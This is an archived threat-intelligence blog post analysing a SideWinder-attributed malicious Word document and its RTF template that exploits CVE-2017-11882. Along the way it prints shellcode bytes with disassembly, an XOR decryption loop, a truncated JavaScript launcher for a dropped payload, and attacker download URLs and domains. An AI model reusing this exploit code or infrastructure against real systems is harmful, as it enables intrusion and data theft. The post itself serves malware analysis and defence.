
404 — File still found

By DCSO CyTec Blog

Published: 2024-01-18 · Archived: 2026-04-05 16:54:05 UTC

In early February 2022, we came across a tweet from *ShadowChasing1* identifying a SideWinder-related word document which referenced a template URL. In this article, we share our insights from investigating the file and other infrastructure connected to it.




https://twitter.com/ShadowChasing1/status/1490984172797984770

This blog was authored by Axel Wauer

First Look

The file mentioned in the tweet is named '*Briefing on Ongoing Projects.docx'*(*eeeb99f94029fd366dcde7da2a75a849833c5f5932d8f1412a89ca15b9e9ebb7)* and is available on VirusTotal and on our GitHub.

Press enter or click to view image in full size



Content of 'Briefing on Ongoing Projects.docx' as seen on VirusTotal.

The document itself contains little information and appears empty aside from the address block. However, a deeper inspection of the document structure reveals that the document loads an RTF template from `https://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf` which we assume represents the next stage of the attack. At the time of our analysis, this file was not available under the given URL anymore, yet the domain still resolved to `185.255.17.46`.

After unpacking the document structure, we could locate the suspicious URL under the path *word/_rels\document.xml.rels*. It generally refers to relations and in this case aims to download a RTF template as shown in the code snippet below:

```
#  word/_rels\document.xml.rels<Relationship Id="fid990"Type="http://schemas.openxmlformats.org/offi
```

With the URL being dead, we went back to VirusTotal to use the graph feature. It indicates that *file.rtf* indeed was downloaded and provides the file's *hash,1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a*. Based on this, we continue our analysis by looking into *file.rtf*.

Press enter or click to view image in full size

VirusTotal contact graph of '*Briefing on Ongoing Projects.docx*'

file.rtf(1)


Our next step was now to analyse the .rtf file with the hash *1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a* available on VirusTotal and on our GitHub.

Unfortunately, the content of the RTF file seems not to be malicious as it is only one line with less than ten characters. The complete content of the file is shown below:

```
{\rtf1 }
```

The file itself was first uploaded to VirusTotal on 2021–11–03 and had therefore already been online for quite some time. Yet it appears to be some kind of placeholder file. Checking the listed relations of this file on VirusTotal clearly shows its relation to the analysed document:

Press enter or click to view image in full size



ITW Urls

Scanned	Detections	Status	URL
2022-02-09	1 / 93	200	https://dgmp-paknavy.mod-pk.com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf
2022-02-08	1 / 93	200	http://dgmp-paknavy.mod-pk.com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf
2022-01-28	13 / 94	200	http://dgpr.paknvay-pk.net/5330/1/1330/2/0/0/0/m/files-4d9d0395/file.rtf
2022-02-02	8 / 93	200	https://cabinet-gov-pk.ministry-pk.net/14300/1/1273/2/0/0/0/m/files-68ebf815/file.rtf
2022-01-28	13 / 94	200	https://dgpr.paknvay-pk.net/5330/1/1330/2/0/0/0/m/files-4d9d0395/file.rtf
2022-01-28	12 / 94	200	https://careitservices.paknvay-pk.net/5359/1/4586/2/0/0/0/m/files-266ad911/file.rtf
2022-01-28	7 / 94	200	https://defencelk.cvix.live/3023/1/54082/2/0/0/0/m/files-0c31ed2d/file.rtf
2022-01-07	5 / 93	200	http://mohgovsg.bahariafoundation.live/5320/1/13/2/0/0/0/m/files-1ddf5195/file.rtf
2022-01-24	8 / 94	200	https://mohgovsg.bahariafoundation.live/5320/1/13/2/0/0/0/m/files-1ddf5195/file.rtf
2021-11-16	0 / 93	200	https://sppc.moma-pk.org/5281/1/4265/2/0/0/0/m/files-d2608a99/file.rtf
2021-11-10	1 / 93	200	https://mailaplf.cvix.live/2968/1/50390/2/0/0/0/m/files-7630e91a/file.rtf

ITW Domains

Domain	Detections	Created	Registrar
dgmp-paknavy.mod-pk.com	1 / 90	2021-10-08	-
dgpr.paknvay-pk.net	13 / 90	2021-09-28	-
cabinet-gov-pk.ministry-pk.net	8 / 90	2021-10-04	-
careitservices.paknvay-pk.net	12 / 90	2021-09-28	-
defencelk.cvix.live	8 / 90	-	-
mohgovsg.bahariafoundation.live	10 / 90	-	-
sppc.moma-pk.org	7 / 90	-	-
mailaplf.cvix.live	2 / 90	-	-

ITW IP Addresses

Relation between the file.rtf and as malicious marked domains on VirusTotal

All domains listed in this screenshot above follow the same path pattern which can be described as:

<…> /0/0/0/m/files-<hex_data>/file.rtf

From this information, we assume that the original malicious RTF file was replaced after the initial delivery with a placeholder file. This file is small in size and not rich in content, yet it is unique enough to lead to related attacker domains on VirusTotal since it's not a default file.

Reviewing all related domains on the list revealed that the domain `dgmp-paknavy.mod-pk[.]com` has relations to another RTF file *(4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588)* available on VirusTotal, which potentially could have been the *file.rtf* before replacement.

file.rtf(2)

As mentioned above, our next step aims to analyze another RTF file we will refer to as *file.rtf(2)* with the hash *4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588.* The file is available on VirusTotal and on our GitHub.

A first look at the file is promising, as the file size is 66.21 KB and was initially submitted to VirusTotal on 2022–02–08. The file is indeed a valid Rich Text Format file and contains the three sections listed in the screenshot below.

Press enter or click to view image in full size

```
$ rtfdump.py 4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588 -O
1: Name: b'Package\x00:1.a'
Magic: b'0a09090a'
Size: 28597
Hash: md5 021067f645525cb5caecf04670a63485

2: Name: b'Equation.3\x00'
Magic: b'02c337c7'
Size: 1665
Hash: md5 c852244bc48fb3a21bdfa6fcbf82fb00

3: Name: b'Equation.3\x00'
Magic: b'02'
Size: 1665
Hash: md5 9e688c58a5487b8eaf69c9e1005ad0bf
```

The RTF file contains three sections

Press enter or click to view image in full size

```
$ rtfobj 4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588.sample
rtfobj 0.60 on Python 3.8.10 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: '4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588.sample' - size: 67802 bytes
---+----------+---------------------------------------------------------------
id |index     |OLE Object
---+----------+---------------------------------------------------------------
0  |00000020h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 28959
   |          |OLE Package object:
   |          |Filename: '1.a'
   |          |Source path: 'C:\\Users\\user\\AppData\\Local\\Microsoft\\Windo
   |          |ws\\INetCache\\Content.Word\\1.a'
   |          |Temp path = 'C:\\Users\\user\\AppData\\Local\\Temp\\1.a'
   |          |MD5 = '021067f645525cb5caecf04670a63485'
   |          |File Type: Unknown file type
---+----------+---------------------------------------------------------------
1  |0000FB58h |Not a well-formed OLE object
---+----------+---------------------------------------------------------------
2  |0000FB48h |Not a well-formed OLE object
---+----------+---------------------------------------------------------------
```

rtfobj reveals more information

As soon as we extracted the first object (*1.a* , *c2809dcc935ed3c7923f1da67d1c5dddc4ece2353a4c0eab8c511a14fa7e04c1)* we noticed, that the hash was mentioned by another researcher as part of the malicious document on Twitter, reinforcing our assumption of this being the original *file.rtf.*

Beside *1.a*, the RTF file contains another embedded object which will be triggered via *\objupdate* when the document is loaded. This indicates the next execution step after '*Briefing on Ongoing Projects.docx'* has reloaded

the RTF file.

Press enter or click to view image in full size

Raw view on embedded object triggered via \objupdate

The triggered code attempts to execute the embedded Equation Editor object which has known vulnerabilities. The CVEs of these vulnerabilities are CVE-2017-11882(FONT), CVE-2018-0798(MATRIX) and CVE-2018-0802(FONT) as mentioned here and here.

The CVE listed for file.rtf(2) on VirusTotal is CVE-2017–11882, which indicates code execution based on unchecked font name input length.

To verify this claim, we have created a 010 Editor template to parse the embedded object based on the protocol description of OLE objects and MTEF objects. We share the template on our GitHub page along with the analysis files. The parser now allows us to follow the execution flow further by extracting the initial exploit code contained in the FONT name section of the object.

Press enter or click to view image in full size

Parsed OLE/MTEF object with overflowing FONT name containing shellcode (red)

After extracting and converting the shellcode via CyberChef, it becomes clear that the exploit code abuses the FONT name field. The exploit code then (code in CyberChef) triggers a loop (code in CyberChef) to decrypt embedded xor-encrypted JavaScript code. The xor key used in this case is 12.

The assembler code used for the exploit coincides with findings in this article here. The disassembly for the exploit and the xor decryption is shown below:

Input

```
BA 36 64 6F 1D 81 C2 06 59 D6 E2 8B 0A 8B 29 BF
BC 6B 22 A6 81 F7 0C 0C 64 A6 8B 17 55 FF D2 05
D4 12 75 95 2D 05 12 75 95 FF E0
```

Output

```
00000000 BA36646F1D              MOV EDX,1D6F6436
00000005 81C20659D6E2            ADD EDX,E2D65906
0000000B 8B0A                    MOV ECX,DWORD PTR [EDX]
0000000D 8B29                    MOV EBP,DWORD PTR [ECX]
0000000F BFBC6B22A6              MOV EDI,A6226BBC
00000014 81F70C0C64A6            XOR EDI,A6640C0C
0000001A 8B17                    MOV EDX,DWORD PTR [EDI]
0000001C 55                      PUSH EBP
0000001D FFD2                    CALL EDX
0000001F 05D4127595              ADD EAX,957512D4
00000024 2D05127595              SUB EAX,95751205
00000029 FFE0                    JMP EAX
```

CyberChef disassembly of the exploit code

Press enter or click to view image in full size

Input

```
59 31 D2 8A 1C 11 80 FB 00 74 0A
80 F3 12 88 1C 10 42 40 EB EE C6 04 10 00 EB 1D
5B 58 C6 00 6B C6 40 1E 4C C6 40 38 47 C6 80 C8
00 00 00 52 50 53 E9 F5 00 00 00 90 90 90
```

Output

```
00000000 59                POP ECX
00000001 31D2              XOR EDX,EDX
00000003 8A1C11            MOV BL,BYTE PTR [ECX+EDX]
00000006 80FB00            CMP BL,00
00000009 740A              JE 00000015
0000000B 80F312            XOR BL,12
0000000E 881C10            MOV BYTE PTR [EAX+EDX],BL
00000011 42                INC EDX
00000012 40                INC EAX
00000013 EBEE              JMP 00000003
00000015 C6041000          MOV BYTE PTR [EAX+EDX],00
00000019 EB1D              JMP 00000038
0000001B 5B                POP EBX
0000001C 58                POP EAX
0000001D C6006B            MOV BYTE PTR [EAX],6B
00000020 C6401E4C          MOV BYTE PTR [EAX+1E],4C
00000024 C6403847          MOV BYTE PTR [EAX+38],47
00000028 C680C800000052    MOV BYTE PTR [EAX+000000C8],52
0000002F 50                PUSH EAX
00000030 53                PUSH EBX
00000031 E9F5000000        JMP -FFFFFED5
00000036 90                NOP
00000037 90                NOP
00000038 90                NOP
```

CyberChef disassembly of XOR loop

The decrypted JavaScript code listed below executes the file *1.a*, which is dropped to a temp path when the RTF is loaded:

```
javascript:eval("sa=ActiveXObject;ab=new sa(\"Scripting.FileSystemObject\");eval(ab.OpenTextFile(ab.
```

The *1.a* file is stored on disc in obfuscated form in order to hinder automated analysis. We share the obfuscated and deobfuscated file on GitHub.

On execution, the file deserialises an object, identifies existing Antivirus software and attaches them as variable to a URL. The deserialised object will be invoked by calling the function "*work*" with two slightly different URLs, which we assume are used for downloading the next stage and error reporting.

Get DCSO CyTec Blog's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

The included URLs are listed below:

```
Next stage:
https://dgmp-paknavy.mod-pk[.]com/14325/1/10/3/1/1/1865884360/uAiXa3upVnbI8GnagA2EgfGUnQxzUvVIEq4r3Y
https://dgmp-paknavy.mod-pk[.]com/14325/1/10/3/3/0/1865884360/uAiXa3upVnbI8GnagA2EgfGUnQxzUvVIEq4r3Y
```

Next, we extracted the deserialised .NET object (95f99d5da860ece23154ddef0bb289797dc2bd711034ce39c1ac85b9305919cb) and decompiled it with ILSpy. Unsurprisingly, this file was obfuscated as well, so we provide the obfuscated and the deobfuscated file on GitHub, too.


In general, the program evaluates the previously discovered Antivirus software and reports it if available. If "*work*" is called with a local file path, the script executes the contained Windows shell commands, embedding it into a WshShell JavaScript object which it executes via mshta.exe. If *"work"* is called with a URL, as seen in our sample, a file containing assembly commands will be downloaded. It is then decrypted with a 32 bit key prepended to the specific file and executed. Notably, there's also error reporting capabilities. The program reports exceptions at different positions throughout the execution of the program by appending an exception message to the URL before calling them.

During our analysis and validation, we found related work analysing similar malicious documents which correspond to our sample. The article dissects the samples by explaining it in depth and validates the attribution claim made in the initial tweet of our article. Based on the structure and used vulnerability this file seems to be related to the Royal Road v3 framework as mentioned here.

At this point, there were no clear indicators or hashes of the next execution stage, and we therefore stopped following the execution path further.

Attack Chain

Here, we summarise the execution flow of the file. The malicious document will be opened by the victim and a RTF template file is then loaded. This RTF file contains the remote code execution exploit CVE-2017–11882 which abuses a FONT name vulnerability in the Equation Editor triggered via an embedded Equation Editor object. The exploit executes a JavaScript file, previously written to disk through the RTF template, which then executes .NET code. This file downloads another stage which is no longer available online. The ability to execute an already existing local file is implemented in the code, but not used in this process flow.




Malicious execution flow of the document

Placeholder files

As mentioned before, the nearly empty *file.rtf*(1) we initially found wasn't very useful in terms of content. We assume that the original file on the server was removed to protect the following stage by replacing it with a

placeholder file. Yet, because the file is custom, it can be utilised as identifier and establish a relationship between the attacks. In this case, we are able to link eight domains as shown below.

Press enter or click to view image in full size



VirusTotal indicates communication between maldocs and the placeholder file

Based on the given relation on VirusTotal, the URLs of these eight domains all exhibit the same path pattern (*<… > /0/0/0/m/files-<hex_data>/file.rtf)* which supports the assumption of a possible connection between them. We list the domains below.

```
http://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtfhttp://dgpr.paknvay-pk[
```

A quick check of the domains led to related posts attributing the domains to the same APT, shown in the list below.


Attribution source	Domains
@_jsoo_	bahariafoundation[.]live
@uslss_etr	cvix[.]live

Checkpoint Research	kpt-pk[.]net
@ShadowChasing1	ksew[.]org
@ShadowChasing1	ministry-pk[.]net
@uslss_etr	mod-pk[.]com
@JVPv5sIM3eFmGyi	moma-pk[.]org
@uslss_etr	paknvay-pk[.]net

In conclusion, this placeholder file creates a relationship between several different attacks, supporting the attribution made by other researchers.

In addition, we checked the validity period of the TLS certificates on crt.sh for the domains in question. The graphic below illustrates the validity periods of the relevant TLS certificates, and even though we can't be sure when exactly the attacks were carried out, we can at least narrow down the time frame.

Press enter or click to view image in full size



Validity span of TLS certificates for each identified domain

Conclusion

A sample attributed to SideWinder was published on Twitter. We analysed the sample and followed related IoCs as far as possible. Along this analysis, we found related work verifying the file structure and attribution. We also noticed that different SideWinder samples downloaded the same nearly empty RTF file which we assume acts as placeholder file after the original payload was delivered. This placeholder file itself is not considered a default file which allowed us to identify related domains of this campaign.

All extracted and deobfuscated files can be downloaded from our GitHub repository DCSO CyTec.

IoCs

We provide a MISP event on our GitHub.

```
### SHA256## Document from Tweet
eeeb99f94029fd366dcde7da2a75a849833c5f5932d8f1412a89ca15b9e9ebb7## Placeholder RTF Template
1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a## Malicious RTF Template
4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588## Malicious embedded JavaScript
c2809dcc935ed3c7923f1da67d1c5dddc4ece2353a4c0eab8c511a14fa7e04c1## Malicious embedded .Net file
95f99d5da860ece23154ddef0bb289797dc2bd711034ce39c1ac85b9305919cb## Documents linked to RTF placeholde
cb933361cd6c26ca61c441a40da394a505086f572fd7e9bd425bf086adf50edc
6a00b6f20123258fb8db9ccb3e6b07947475da3d8e797cdcfe01ce8144139e38
146e2c51cd7c904e0eeb641daa6ee956e80b48b198b9d2a9fd9b92b68399f9d1
d3a0b7c5a1eafbf7d381b6ee064083496476163da5dfed53096fac36c2b30738
f09ed1c47f61e918fd67e66c342eb45476c6a5bb8367a24dbea63a1b8fd979d3
f765b0b6e4a34eb95c6f0ddf058bc88d5ef9ec2b11a5f3504d1673f4f69aceca
